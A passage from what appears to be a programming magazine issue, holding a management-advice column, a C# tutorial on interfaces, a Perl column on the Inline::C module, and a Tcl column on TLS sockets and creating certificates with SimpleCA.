It is important to understand that the key here is to delegate, not abdicate. The difference is that in delegation, you assign the responsibility and work with the person as is appropriate and necessary to ensure that the efforts end in success. When you abdicate something, you basically dump it on the person, wish him or her luck, and disappear – only to show up again to smack the person for doing a bad job. Abdication is extremely poor behavior on any manager's part, and horribly distressing for the employee.

Also remember that it is important not to thrust delegated responsibilities on someone but, rather, to find people who would like to do such things and to be sure that they understand the particulars of the role. Forcing new roles upon people can sometimes cause a lot of stress and unhappiness.

Don't Complain to Your Team

This is a tough lesson to learn, especially if you are friendly with your team, as I am. This can be particularly difficult if you also happen to be a somewhat emotional creature, as many people are. Things happen in our day-to-day lives as managers that are very frustrating, and sometimes completely nerve-racking: for example, tough conversations with your manager about what you can and cannot provide for your team, or the looming possibility of someone breaking up your team and scattering the people to the four winds.

It is important to remember that you really need to keep your emotions and a lot of this information to yourself. If you start complaining that the team is going to be broken into pieces long before you know for sure that it will, your staff is going to become extremely concerned and that will severely affect everything that they do. Or if you complain continually about your boss, they will feel like you have no support above you, which means that you are going to be ineffective in keeping the team on track.

Certainly don't hide important information from your staff – just remember where and when it is appropriate to share, and always keep in mind the potential impact of said sharing.

Hold the Shield; Wave the Banner

Always remember that your team is a group of capable, intelligent people whom you trust and respect. As a manager, you will constantly have members of your team and their actions questioned and judged by outsiders. This kind of thing is very upsetting to people, especially if it is unchecked.

Certainly, don't be blind to the possibility that your team has in some way failed, but always be sure to defend your team and its reputation against attacks from other groups and individuals. Stand calmly and firmly in the way of derisory remarks and explain to the commenter that while you certainly could be wrong, you're pretty certain that your team handled the issue appropriately. Be sure to check with your team and understand what happened, of course. If something did happen, then do your best to remedy it, but always assume that they did it the right way first – especially in the face of contempt.

Also be certain to tout your team's successes. Raise the banner of victory high in front of those who may care and do a little minor flaunting. Be sure not to go overboard here, or you will come across as being very phony, and possibly even insulting to other teams that are not nearly as amazing as yours. However, it is important to highlight the team's successes so that they feel appreciated for what they've done. They work very hard, and a little genuine recognition goes a long way.

So how did you do? Did you find that you are doing many of these things, some of them, or none of them? Perhaps you think I'm completely wrong about everything and have no idea what I'm talking about.

Regardless of whether or not you feel I am correct, consider trying the following exercise: Spend some time going over the list of Management 101 principles. If you have not done so already, think hard about which of these principles you follow and which you do not. Consider how your actions have been successful or unsuccessful. Try to identify the reasons why you think this is so. Further, try to identify some methods that I did not list but that you have successfully used in your organization. Identify why this has been a positive experience for your employees. Write all of this information down and keep it handy for when you read my next article.

In addition, create a short bulleted list of the principles that you feel you would like to work on. Print this list out and keep a copy taped on your wall – preferably where you can see it and your employees cannot. Review it regularly and ask yourself constantly if you are making any improvements. Pay careful attention to changes you see happening in your team as a result.

If you do all of these things and keep practicing, you will be ready for my next article, which will address some of the more advanced and varied points of keeping your team happy and employed in your organization. Good luck!

working with C# interfaces

by Glen McCluskey

Glen McCluskey is a consultant with 20 years of experience and has focused on programming languages since 1988. He specializes in Java and C++ performance, testing, and technical documentation areas.

glenm@glenmccl.com

Suppose that you're doing some C programming and have a list of numbers to sort in descending order. Instead of writing your own sort routine, you decide it would be better to use the library function qsort. Here's some sample code:

```
#include <stdio.h>
#include <stdlib.h>

#define N 10

int cmp(const void* ap, const void* bp) {
      int a = *(int*)ap;
      int b = *(int*)bp;

      return (a < b ? 1 : a == b ? 0 : -1);
}

int main() {
      int i;
      int list[N];

      for (i = 0; i < N; i++)
          list[i] = i;

      qsort(list, N, sizeof(int), cmp);

      for (i = 0; i < N; i++)
          printf("%d ", list[i]);
      printf("\n");
}
```

It is possible to make general use of the library sort function because its interface has been standardized, and the element comparison function has been factored out and is supplied by the user.

Suppose that you'd like to write some equivalent C# code. What might it look like? Here's one way of doing it:

```
using System;
using System.Collections;

public class MyComparer : IComparer {
      public int Compare(object aobj, object bobj) {
          int a = (int)aobj;
          int b = (int)bobj;

          return (a < b ? 1 : a == b ? 0 : -1);
      }
}

public class SortDemo {
      public static void Main() {
          const int N = 10;
          ArrayList list = new ArrayList();

          for (int i = 0; i < N; i++)
              list.Add(i);

          list.Sort();

          for (int i = 0; i < N; i++)
              Console.Write(list[i] + " ");
          Console.WriteLine();

          list.Sort(new MyComparer());

          for (int i = 0; i < N; i++)
              Console.Write(list[i] + " ");
          Console.WriteLine();
      }
}
```

When this code is run, the result is:

```
0 1 2 3 4 5 6 7 8 9
9 8 7 6 5 4 3 2 1 0
```

This approach uses an instance of the ArrayList class, a list of objects represented using an internal array. ArrayList has a Sort method, which sorts the objects in natural (ascending) order. There's also a Sort method to which you specify a comparator. Since C# has no global functions, the idea here is that an object of a class MyComparer is created and passed to the Sort method. MyComparer is a class whose instances serve as wrappers for a comparison method, the equivalent of the C comparison function.

Because the Sort method is part of a standard library class that will call a user-supplied comparator method, there has to be some way of uniformly specifying what such methods look like. C# uses what are called interfaces for this purpose. In the example above, the standard interface IComparer would be declared like this:

```
public interface IComparer {
      int Compare(object a, object b);
}
```

A class such as MyComparer then implements the interface by defining a method Compare with the appropriate signature. The Compare method has similar semantics to what is found in

C, returning -1, for example, if the first element is "less than" the second and 1 if the first element is "greater."

The Sort method in ArrayList is declared like this:

```
void Sort();

void Sort(IComparer);
```

The first of these declarations represents the default, and the second has a single parameter of type IComparer, meaning that an object of any class that implements the IComparer interface can be passed to the Sort method.

A C# interface specifies that an implementing class will define particular methods with specific signatures, but says nothing about what those methods will actually do. If, for example, I write a comparator method to be used in sorting, and that method returns a random value (-1, 0, 1) each time it is called, then the sorting process isn't going to turn out very well. An interface is a contract that specifies *what*, not *how*.

Writing Your Own Interface

When might you wish to use your own interfaces? Consider an application where you have some objects of classes for which it is meaningful to calculate the distance between objects. For example, the objects might represent X,Y points on a plane or calendar dates, and your application needs to know the distance between any two objects.

Here's some code that shows how an interface can be defined and then used:

```
using System;

public interface IDistance {
    double GetDistance(object obj);
}

public class Point : IDistance {
    private int x, y;

    public Point(int x, int y) {
        this.x = x;
        this.y = y;
    }

    public int GetX() {
        return x;
    }

    public int GetY() {
        return y;
    }

    public double GetDistance(object obj) {
        Point pobj = obj as Point;
        if (pobj == null)
            throw new NullReferenceException();

        double sum = 0;
        sum += (x - pobj.x) * (x - pobj.x);
        sum += (y - pobj.y) * (y - pobj.y);

        return Math.Sqrt(sum);
    }
}

public class DistDemo {
    public static void Main() {
        IDistance p1 = new Point(10, 10);
        IDistance p2 = new Point(20, 20);

        Console.WriteLine("distance = " + p1.GetDistance(p2));
    }
}
```

The interface IDistance specifies a single method GetDistance. The idea is that you have an object, and GetDistance is called to compute the distance between that object and another:

```
double distance = obj1.GetDistance(obj2);
```

The interface doesn't specify how the distance is computed. In our example, we calculate the Euclidean distance between two X,Y points.

Note that the GetDistance implementation uses the "as" operator. The IDistance interface is specified generically, to work on any type of objects. However, when the interface is implemented in the Point class, it's only meaningful to compute the distance between one Point and another. The "as" operator checks whether an arbitrary object is of type Point, and, if so, returns a Point reference. Otherwise it returns null.

Programming in Terms of Interfaces

In the previous example, you might have noticed lines of code such as the following:

```
IDistance p1 = new Point(10, 10);
```

A class type like Point is compatible with the type of interface that it implements, such as IDistance.

In some situations, this compatibility can serve as the basis for a whole style of programming. Suppose, for example, that you're using the standard class ArrayList in your application. You can specify method parameter types and so forth using the ArrayList type, but it's also possible to use IList, a system interface that ArrayList implements. IList describes a collection that supports indexable access to individual members.

Here's an example of this idea:

```
using System;
using System.Collections;

public class IntDemo {
    static void method1(IList list) {
        list.Add(10);
        list.Add(20);
        list.Add(30);
    }

    static void method2(IList list) {
        for (int i = 0; i < list.Count; i++)
            Console.WriteLine(list[i]);
    }

    public static void Main() {
        IList list = new ArrayList();

        method1(list);
        method2(list);
    }
}
```

method1 and method2 are implemented in terms of IList instead of ArrayList.

Why does this matter? Suppose that at some later time you want to use a class LinkedList in place of ArrayList. Arrays and linked lists have some performance tradeoffs. For example, random access is much faster in an array than in a linked list, but inserting in the middle of a linked list is much faster than in an array.

If you program in terms of interfaces, as this example illustrates, then it's possible to change the underlying implementation of a data structure without having to touch most of your code. In the example, method1 and method2 are not programmed in terms of particular data structures such as ArrayList, but in terms of an interface that specifies methods like Add. Programming in this way is an example of what is called polymorphism, or programming using a particular interface without regard to the underlying implementation details.

Extending Interfaces

It's possible to extend interfaces, just as with classes. For example, in this code:

```
public interface Interface1 {
    void f1();
}

public interface Interface2 : Interface1 {
    void f2();
}

public class ClassA : Interface2 {
    public void f1() {}
    public void f2() {}
}
```

Interface2 extends Interface1, and ClassA must define both f1 and f2 in order to actually implement the interfaces.

Our example from the previous section uses the standard interface IList. This interface extends the more general interface ICollection, which defines the property Count (a count of the number of elements in a collection) used in our example.

You can also specify that a class implement more than one interface – for example, the IList, IComparer, and IDistance interfaces discussed above. Implementing interfaces defines the "implements" relationship between the class and the interface (the term "mix in" is sometimes used to describe adding capabilities to a class by implementing additional interfaces).

Testing Interface Types

If you have an object reference of interface type, it's possible to distinguish the underlying class type, using the "is" operator, as in the following:

```
using System;

public interface IDummy {}

public class ClassA : IDummy {}

public class ClassB : IDummy {}

public class TestDemo {
    static void f(IDummy obj) {
        if (obj is ClassA)
            Console.WriteLine("found a ClassA object");
    }

    public static void Main() {
        IDummy obj1 = new ClassA();
        f(obj1);

        IDummy obj2 = new ClassB();
        f(obj2);
    }
}
```

This technique is useful for performance reasons – for example, if you need to find out whether an IList reference actually refers to an ArrayList, a LinkedList, or something else.

It's also useful at times to define marker interfaces, empty interfaces that serve only to distinguish a particular class that implements them. Here's an illustration:

```
using System;

public interface IDummy {}

public class ClassA : IDummy {}

public class ClassB {}

public class MarkerDemo {
    static void f(object obj) {
        if (obj is IDummy)
            Console.WriteLine("found an IDummy object");
    }

    public static void Main() {
        ClassA obj1 = new ClassA();
        f(obj1);

        ClassB obj2 = new ClassB();
        f(obj2);
    }
}
```

You can use this technique to give a group of classes a particular property that can be distinguished at runtime.

Interfaces are quite useful in specifying required behavior, and they enable you to program in terms of high-level types without having to get into implementation details.

practical perl

by Adam Turoff

Adam is a consultant who specializes in using Perl to manage big data. He is a long-time Perl Monger, a technical editor for *The Perl Review*, and a frequent presenter at Perl conferences.

ziggy@panix.com

Integration with Inline

Perl is a great language, but there are some things that are best left to a compiled language like C. This month, we take a look at the Inline module, which eases the process of integrating compiled C code into Perl programs.

Perl exists to make easy things easy and hard things possible. If you are writing programs using nothing but Perl, thorny issues like memory management just go away. You can structure your program into a series of reusable Perl modules and reuse some of the many packages available from CPAN. Things start to break down if you need to use a C library that does not yet have a Perl interface. Things get hard when you need to optimize a Perl sub by converting it to compiled C code.

Languages like Perl, Java, and C# focus on helping you program *within* a managed runtime environment. Reusing C libraries cannot be done entirely within these environments. Each of these platforms offers an "escape hatch" for those rare occasions when compiled code is necessary. In Java, the Java Native Interface (JNI) serves this purpose. In C#/.Net, programs can be linked to "unmanaged code," compiled libraries that live outside the .Net environment. In Perl, integration with external libraries is performed using XSubs and the esoteric XS mini-language.

Linking compiled code into Perl, Java, or .Net is necessary for a minority of projects. It is one of those "hard things that should be possible." Compared to Perl Java and .Net, Perl's XS interface is the oldest and admittedly the least easy to use. XS is a mix of C, C macros, and Perl API functions that are preprocessed to generate a C program. The resulting C source is then compiled to produce a shared object file that is dynamically linked into Perl on demand, where it provides some Perl-to-C interface glue and access to other compiled code, such as a library to manipulate images, an XML parser, or a relational database client library.

Creating an XS program is a little tricky. The mini-language itself is documented in the perlxs manual page and the perlxstut tutorial that come with Perl. XS programs may need to call Perl API functions, which are documented in the perlguts and perlapi manual pages. You can find more information in books like *Programming Perl*, *Writing Perl Modules for CPAN*, and *Extending and Embedding Perl*.

To create simple XS wrappers around compiled libraries, start by preprocessing a C header file with the h2xs tool and write additional XS wrapper functions as necessary. Another common approach uses swig to create the necessary wrapper code without using XS explicitly. If you are knowledgeable about Perl internals, you might avoid both approaches and write XS interface code from scratch.

Writing XS wrappers is tricky, and the skill is difficult to learn. Many long-time Perl programmers avoid XS because of its complexity. The state of XS is one of the factors that led the Perl development team to start the Perl 6 project. One of the goals behind Perl 6 is the creation of a new runtime engine, Parrot, that provides a substantially simplified interface for integrating with compiled code.

Enter Inline::C

One day at the Perl Conference in 2000 (shortly after the Perl 6 project was announced), Brian Ingerson had an epiphany. Linking Perl to compiled C programs is one of those "hard things that should be possible," but there was no good reason why it needed to be hard. He set out to create a much simpler way to integrate Perl and C in the same program.

The result is his Inline::C module, which greatly simplifies integrating Perl with compiled C code. The goal behind Inline::C is to hide *all* of the complexity of Perl/C integration behind a simple, easy-to-use interface. With Inline, this task is as simple as can be, even simpler than linking C code with Java or C# programs.

Beyond just integrating C and Perl code in the same program, Inline is about combining Perl with any number of languages in one program, using the same simple interface. Inline::C, the first and oldest Inline module, integrates C code with Perl; other Inline modules enable you to integrate Perl with C++, Java, Python, and Tcl. Some language-integration modules, like Inline::Java, are in the early stages of development, while others, like Inline::C, are more heavily used and quite stable. In fact, Inline::C is so stable that it is no longer necessary to write XS glue code to load a C library into a Perl program.

Using Inline::C

One common use of Inline::C is to embed, or "inline," C functions within a Perl program. Here is a Perl program implemented with a mix of Perl and C code:

```
#!/usr/bin/perl -w
use strict;
use Inline C => <<END_OF_C;
int add(int x, int y) {
      return x+y;
}
END_OF_C

print add(3, 4), "\n";  ## prints 7
```

The use Inline declaration takes a few parameters. The first is the string "C", which indicates that the code segment that follows (in this case, a heredoc) is a C program. The next parameter is the actual text of a C program, a simple function that adds two integers.

Later, in the Perl portion of the program, the subroutine call add(3, 4) will be handled by the C function add found earlier in this program. When this Perl script is run, the C program will be extracted, compiled, and dynamically loaded.

A Perl program can have multiple instances of inlined C code. For example:

```
#!/usr/bin/perl -w
use strict;
use Inline C => <<END_OF_C;
int add(int x, int y) {
      return x+y;
}
END_OF_C

use Inline C => <<END_OF_C;
int mult(int x, int y) {
      return x*y;
}
END_OF_C

print add(3, 4), "\n";    ## prints 7
print mult(3, 4), "\n";   ## prints 12
```

Or, more conventionally, a segment of inlined C code can contain multiple definitions:

```
#!/usr/bin/perl -w
use strict;
use Inline C => <<END_OF_C;
int add(int x, int y) {
      return x+y;
}

int mult(int x, int y) {
      return x*y;
}
END_OF_C

print add(3, 4), "\n";
print mult(3, 4), "\n";
```

However, this usage gets to be cumbersome. A more readable option is to keep the Perl parts and the C parts of a program separated. In this next example, the C portion of a program is inlined in the __DATA__ section of a Perl script. The use Inline C => "DATA"; declaration tells the Inline module to look for C code in the data segment of the current Perl program. Since the Inline module can integrate languages other than C, the __C__ token is necessary to declare that the code that follows is in C. Other material, such as Pod documentation, could precede the __C__ token and still be visible within the __DATA__ section.

```
#!/usr/bin/perl -w
use strict;
use Inline C => "DATA";

print add(3, 4), "\n";
print mult(3, 4), "\n";
__DATA__
__C__
int add(int x, int y) {
      return x+y;
}

int mult(int x, int y) {
      return x*y;
}
```

Another option is to store the C source code in another file. The Inline module prefers that source code found in external files be located in another directory. In this example, the two C functions above, add and mult, are stored in src/add_mult.c. Here is the updated Perl program:

```
#!/usr/bin/perl -w
use strict;
use Inline C => "src/add_mult.c";

print add(3, 4), "\n";
print mult(3, 4), "\n";
```

These are a few of the more common ways to integrate Perl and C in a single program. The Inline module supports other mechanisms, such as compiling and loading C code that's created at runtime. Although I can think of many reasons why I want to dynamically create *Perl* code at runtime, I can't think of a reason why I would want to dynamically create and load *C* code at runtime. Nevertheless, that option exists.

How Inline Works

When mixing C and Perl code in the same program, the C sources must be compiled before they can be used. Inline is not a C interpreter or a C compiler; rather, it is an environment for integrating pieces of a program written in Perl with other languages.

Compiling the C sources as they appear in the inlined code segments is insufficient, since wrapper code is still necessary to manage the interface between Perl and C. The process is complicated but mechanical. The Inline::C module performs all of the work that would normally be done by hand when writing XS interfaces using h2xs or swig.

When these Perl programs are first run, Inline automatically generates the necessary XS wrappers for the C functions add and mult, pre-processes that XS code into C, compiles the resulting C code, and loads the object file into the current Perl process. These object files are saved in a cache directory (usually named _Inline in the current directory), where they can be reused the next time the program is run. Programs that use Inline in this manner are a little slow to run the first time, but every time thereafter, the object files are loaded in as is, and the program runs with no noticeable overhead.

Programs tend to change over time. Each time a Perl program is run, it is read by the Perl interpreter, compiled, and run. The inlined C portion of these programs could also be modified, and running a compiled version of an out-of-date C program isn't very useful. That is why Inline uses a checksum to match up the C source and object files. If the checksums match, the compiled version is loaded immediately. If the fingerprints do not match, Inline transparently compiles the updated source code before loading it.

Advanced Uses for Inline::C

The C functions add and mult are admittedly quite simplistic. However, they show that simple C functions can be integrated into Perl programs with little effort. Inline::C handles all of the complexity of converting Perl data structures to and from simple C data types (int, long, double, and char *). Inline::C also supports passing Perl scalar variables (SV * structures in C) to and from C functions.

Long-time Perl programmers also expect to have the ability to pass a list of values to a sub and to receive one back. These techniques are also supported, but are slightly more difficult to write. Inline::C manages some of this complexity but cannot hide all of it. See the Inline::C and Inline::C-Cookbook manual pages for more details on using inlined C code with these behaviors.

Many C libraries don't deal with simple C data types, but focus on application-specific data structures. Writing interface code to create C structs, examine struct members, or operate on structs is slightly more difficult. Inline still manages to hide much of the complexity for these situations. Writing glue code to use these kinds of C libraries may require using some Perl API functions. Thankfully, examples can be found with the Inline manual pages and in the perlguts and perlapi manual pages.

While the easiest way to use Inline is to combine bits of Perl and C in the same source file, the most interesting use is to provide access to an existing C library. Perl provides built-in functions for standard trigonometric functions like sin and cos, but not for tan, asin, acos, atan, or any of their hyperbolic counterparts. All of these are provided by the standard math library, Libm. Here is a small Perl program that uses Inline to provide the necessary interfaces to these trigonometric functions:

```
#!/usr/bin/perl -w
use strict;
use Inline C => "DATA",
           ENABLE => "AUTOWRAP",
           LIBS => "-lm";

my $pi = 4*atan(1);
print "pi = $pi\n";

__DATA__
__C__
double tan(double x);
double asin(double x);
double acos(double x);
double atan(double x);
```

The use Inline declaration above turns on the "Autowrap" feature, which generates wrapper code for simple function prototypes. The LIBS => "-lm" declaration specifies options to pass to the compiler when creating the object file. In this case, the glue code that Inline generates is linked against the math library, Libm.

Building with Inline

The examples presented thus far use Inline in a manner that compiles C programs as necessary, at runtime. Normally, Perl modules that provide interfaces to C libraries compile the XS interface once, at build time. Modules are installed with both the Perl source and the compiled XS interfaces.

Inline can be used to compile interface wrappers at build time as well. Here is a small module that turns on these features. First, use h2xs to create the appropriate boilerplate module files. (Although h2xs started out as a tool to convert C header files into XS interfaces, common usage today does not involve profiling header files or creating XS stubs.)

```
[ziggy@cantillon  ~]$ h2xs -AXP Math::Libm
Writing Math/Libm/Libm.pm
Writing Math/Libm/Makefile.PL
Writing Math/Libm/test.pl
Writing Math/Libm/Changes
Writing Math/Libm/MANIFEST
[ziggy@cantillon ~]$
```

Next, update the newly created Perl module, Math/Libm/Libm.pm, to include the necessary Inline magic:

```
package Math::Libm;
use 5.008;
use strict;
use warnings;

use Inline C => "DATA",
        ENABLE => "AUTOWRAP",
        LIBS => "-lm",
        NAME => "Math::Libm",
        VERSION => '1.00';

our $VERSION = '1.00';

1;
__DATA__
__C__
double tan(double x);
double asin(double x);
double acos(double x);
double atan(double x);
// ... other libm prototypes ...
```

This use Inline declaration uses two new options, NAME and VERSION. These options tell Inline to build the C wrapper code as if it were a typical XS interface.

Finally, update the autogenerated Makefile.PL. The standard use ExtUtils::MakeMaker should be replaced with a use Inline::MakeMaker declaration. At this point, the standard build/test/install process will use Inline to create, build, compile, and install a Perl module that loads the compiled interface from the site library and will not compile the C code the first time the module is used.

Building this module uses the following familiar steps:

```
[ziggy@cantillon ~/Math/Libm]$ perl Makefile.PL
Checking if your kit is complete...
Looks good
Writing Makefile for Math::Libm
[ziggy@cantillon ~/Math/Libm]$ make
cp Libm.pm blib/lib/Math/Libm.pm
/usr/bin/perl -Mblib -MInline=NOISY,_INSTALL_ -
MMath::Libm -e1 1.00 blib/arch
... Inline Diagnostic messages ...
[ziggy@cantillon ~/Math/Libm]$ make test && make install
...
[ziggy@cantillon ~/Math/Libm]$
```

Conclusion

Integrating Perl with C used to be a chore. With Inline, integrating with simple C functions is easy, and integrating with more complex C functions is possible. Using Inline is much easier than the alternatives, like writing XS code from scratch or using Java or .Net interfaces to integrate C libraries.

the tclsh spot

by Clif Flynt

Clif Flynt is president of Noumena Corp., which offers training and consulting services for Tcl/Tk and Internet applications. He is the author of *Tcl/Tk for Real Programmers* and the *TclTutor* instruction package. He has been programming computers since 1970 and a Tcl advocate since 1994.

clif@cflynt.com

Previous Tclsh Spot articles have described some of the details in building a firewall validation system. This application uses an agent style of client-server relationship, with one master program controlling several agents that run on different physical platforms to generate packets and analyze how they are processed.

Tcl's clean-socket mechanism, support for importing code at runtime, and support for safe child interpreters make it a powerful tool for agent applications.

However, the base distribution of Tcl supports only unencrypted TCP sockets. When transferring code snippets to be executed on a client machine, we want to ensure that the data has not been modified and that the sender is a system we trust.

The SSL protocol (initially developed by Netscape to provide secure Web transactions) is an application-independent protocol that supports server and client authentication. With its support for authenticating servers and negotiating encryption keys, SSL provides the strong encryption and validation tools that this type of application requires.

Since it's so easy to extend Tcl with new commands, it wasn't long before SSL support was added with an extension.

The TLS (Transport Layer Security) extension is an interface to the OpenSSL libraries that provides for validated, encrypted conversations over a TCP socket. This is a mature package used by the Tcl http daemon to support secure Web transactions as well as numerous other applications. The TLS extension was originally written by Matt Newman and has been maintained by several folks, including Jeff Hobbs and Dan Razell.

This article describes the TLS extension, and how to set up a secure link between a master and the remote agents, and introduces use of a safe child interpreter to evaluate suspect code from a remote site. Many thanks go to Dan Razell for his help in understanding how TLS works and his tips on how to construct a secure client and server.

The first step is to download the TLS code from *http://sourceforge.net/projects/tls/*. The latest released version (1.4.1) has some minor bugs that are fixed in the CVS archives and will be released soon as version 1.5.

Once downloaded, the usual ./configure; make; make install will install the TLS extension on your system.

Once this is done, you can prove that it worked by starting your Tcl shell and trying to package require the TLS extension:

```
$> tclsh
% package require tls
    1.50
%
```

The program flow for opening a secure client socket is similar to opening a standard Tcl client socket. Your script will open an I/O channel and then evaluate puts, gets, read, and flush commands as necessary. The difference between using a normal socket and a secure socket is that instead of opening the channel with the socket command, the channel is opened with the secure socket (tls::socket) command.

Syntax: tls::socket ?-switch value? host port

-switch value	A key-value pair to define how this socket should behave. There are several options including:

-requestbool
: Request a certificate from peer during SSL handshake. Default: true

-serverscript
: Handshake as a server. The script will be evaluated when a client attempts to connect.

-require bool
: Require a valid certificate during SSL handshake. Default: false

-password script
: A script to invoke when OpenSSL requires a password. The script should return a plaintext password to be used, perhaps by querying a user.

-keyfile fileName
: A private key file to use.

-cafile fileName
: Defines a CA file to use.

-certfile fileName
Defines the certificate to use.

host The name or IP address of the host.

port The name or port number of the port to connect to.

Once OpenSSL and the TLS extension are installed, you can write a Tcl script that will interact with a secure Web site. This code snippet will send an HTTP GET request to a secure Web server and retrieve a few lines of the reply.

```
package require tls
set s [tls::socket -request 0 127.0.0.1 8443]
puts $s "GET / HTTP/1.0\n";
flush $s
set page [read $s]
puts $page
```

This script generates this output:

```
HTTP/1.0 200 Data follows
Date: Sun, 07 Dec 2003 02:42:09 GMT
Server: Tcl-Webserver/3.4.2 September 3, 2002
...
```

SSL supports several authentication modes when establishing a socket connection. Either or both endpoints can authenticate each other, or you can suppress authentication entirely. This example demonstrates the simplest case, establishing a connection *without* authentication of either endpoint.

The -request 0 option allows the two ends of the socket to negotiate an encryption key without requiring authentication. The connection will be encrypted, and thus be *private*, but the identity of the two endpoints is not confirmed.

For simple encrypted conversations without authenticating the identity of the participants, the SSL handshake only needs to exchange public keys and confirm that messages can be encrypted and decrypted. To authenticate a sender's identity, the participants need access to a trusted certificate that provides a digital fingerprint to identify the sender.

Since the agents will be evaluating code that could be malicious, it's important to use both the encryption and validation features of SSL. (The code could still be malicious, but at least the agent will be certain of the source.)

In order for the two ends of a conversation to authenticate each other, they need some way to refer to a trusted third party that will authenticate their identities. Rather than actively involve this third party in every transaction, the handshake supports using signed certificates. This allows the authentication to be recorded ahead of time. During the SSL handshake, an endpoint can request that a peer transmit its certificate. The signature on the certificate can then be verified against the public signature of the third party.

The third party is called a certificate authority (CA). Each endpoint maintains a set of these signatures for use whenever it requests a certificate from some other endpoint. The signatures are themselves represented as certificates. Web browsers usually come supplied with CA certificates from parties such as RSA Security and Verisign, which the browser will implicitly trust.

Thus, in order to establish a secure connection (one which is both authenticated and private), SSL needs a certificate and key to compare with the values sent from the other process. The SSL protocol requires a CA certificate at the receiving endpoint to verify the certificate from the sender. The sender obviously needs to transmit a certificate containing its own public key, but it also needs its corresponding private key in order to sign the message itself, so that the receiver can ensure that the message indeed came from the sender.


For a Web site running SSL, you'll want a certificate signed by a well-known and trusted authority, such as Verisign, RSA, or Microsoft. For this application, where the participants must install custom software and configuration files, the certificates can be signed by a local CA. The applications trust the certificates because they are part of the installation.

You can create the keys and certificates you'll need from the openssl command line, or using a GUI like the SimpleCA Tcl script developed by Joris Ballet (*http://users.skynet.be/ballet/joris/SimpleCA*). SimpleCA is a thin front end over openssl that lets you fill in a form instead of following a challenge-response script. The interaction with openssl is recorded in a log file for later examination.

The latest (Rev 28) version of SimpleCA will create a root certificate for you (if none exists) when you start the application. It will start by requesting the basic information with forms like this:

When the forms are complete openssl will be used to generate a rootca.pem file containing the root CA.

The file can be viewed with the OpenSSL command openssl x509 -in rootca.pem, or with cat. It will resemble this:



CA Information

Please give some information about the CA

In order to set up the CA, you will have to give following information. This information will be stored in the CA Root certificate that will identify this CA. Mandatory fields are marked with *

Country *	United States
Organization *	Noumena Corporation
Organizational Unit	Testing
Email Address	clif@noucorp.com

Click next to continue

```
——-BEGIN CERTIFICATE——-
MIIClDCCAf2gAwIBAgIBADANBgkqhkiG9w0BAQQFADB2MQswCQYDVQQGEwJVUzEc
MBoGA1UEChMTTm91bWVuYSBDb3Jwb3JhdGlvbjEQMA4GA1UECxMHVGVzdGluZzEW
...
——-END CERTIFICATE——-
```

Once this is complete, you should create client and server certificates using the Certificates/New Certificate Request menu choice. As with the root certificate, the forms will prompt you for the basic information required to create the certificate and what file to save it in. On the first screen, select Personal for a client certificate, and SSL Server for the server-side certificate.

The forms for a server certificate will request information about the company requesting the certificate (such as physical address), while the personal/client certificate only needs a common name and email address.

When this is complete, SimpleCA will have created files named certificates/SITENAME.csr and certificates/SITENAME.key for the server certificate and certificates/EMAIL.csr and certificates/EMAIL.key for the client certificate (assuming you accept default names and paths).


The Certificate Request files (*.csr) will resemble this:

```
——-BEGIN CERTIFICATE REQUEST——-
MIICEDCCAXkCAQAwgZ0xCzAJBgNVBAYTAlVTMREwDwYDVQQIEwhNaWNoaWdhbjEP
MA0GA1UEBxMGRGV4dGVyMRwwGgYDVQQKExNOb3VtZW5hIENvcnBvcmF0aW9uMREw
...
——-END CERTIFICATE REQUEST——-
```

and the key files will resemble this:

```
——-BEGIN RSA PRIVATE KEY——-
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,5FBB5CBE38B2C08A

3Jv8/+t74zvyY7qlkUxhb1aKdqpOEebRhg/LbdFrSaPWKQkQ2nlTyAmQR6d3QW6p
tffYqBm3d0YiOTFLcgNCjhEGhLRYgpw1MxRKq6VRXTjknB6fJn2Zjai0jVXERU44
...
——-END RSA PRIVATE KEY——-
```

The next step is signing the certificates, which is handled under the CA/Sign PKCS#10 Certificate Request menu. This will allow you to select the certificate to sign, display the information about that certificate, request the root authority password, and, finally, summarize what is going to happen with a screen like this:



Issue Certificate
Issue the certificate


You are about to issue a certificate with these properties:

```
Certificate Profile:

        Personal

Certified information:

        Common Name = clif flynt
        Email Address = clif@noucorp.com
```

Click 'Finish' to issue the Certificate.

This sequence of steps will generate files named certificates/SITENAME.crt and certificates/EMAIL.crt. These are binary datafiles by default, though you can force them to be generated as ASCII export files by specifying a .pem suffix when you select the file name.

The main GUI shows a summary of the certificates that have been created:



Serial ▼	Common Name	Email	Status	Valid Until
1000	Clif Flynt	clif@noucorp.com	V	07/12/2004 0
1001	www.noucorp.com	clif@noucorp.com	V	07/12/2004 0

If you've used the defaults (and created binary datafiles), the final step is to transform the client and server certificates into the flat ASCII export format, using the Tools/Export Certificate menu option. This will generate files named for their serial number. In this example, the default names will be 1000.pem and 1001.pem.

The important files for creating validated TLS sockets are the rootca.pem, *.key, and SERIAL_NUM.pem files.

